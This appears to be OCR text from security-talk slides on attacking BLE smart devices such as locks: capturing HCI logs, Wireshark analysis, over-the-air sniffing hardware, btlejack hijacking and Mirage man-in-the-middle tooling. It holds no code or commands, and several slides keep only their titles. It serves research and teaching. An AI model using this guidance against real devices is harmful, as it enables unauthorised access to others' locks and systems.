
Getting the BLE Traffic

- Now use the app and interact with the device
- Note timestamps of important actions (like “open lock”)
- Get HCI log from phone
- Analyze using tools like Wireshark


BLE in Wireshark




BLE in Wireshark



BLE in Wireshark



BLE in Wireshark



Sniffing BLE

- For real attacks, sniff BLE over the air
- 3 advertising channels, need to listen to the active one to catch a connection setup
- USB BLE sniffers ~$25

Classic Sniffing Tools

- Adafruit Bluefruit LE Sniffer or Ubertooth One
- Support Wireshark live view
- Can monitor only 1 advertising channel at a time, follow sequence
- OK for proof of concept, for reliable attacks you need more

Our Favorite Tool: btlejack

- btlejack by Damien Cauquil
- Firmware for cheap BLE USB devices: BBC Micro:Bit, BLE400, Adafruit Sniffer
- Use 3 devices and follow all advertising channels in parallel
- Much more than just sniffing: hijacking, ...


Ray’s Proof-of-Concept

mh's Slightly Optimized Setup

New Tool: Mirage

MIRAGE

- Mirage by Romain Cayre
- brings its own (hackable) BLE stack
  → more transparent MITM
- MITM on one device only (good & bad)
- Powerful and flexible framework
  → more difficult to use



How to Analyze the Backend Link


TLS MITM

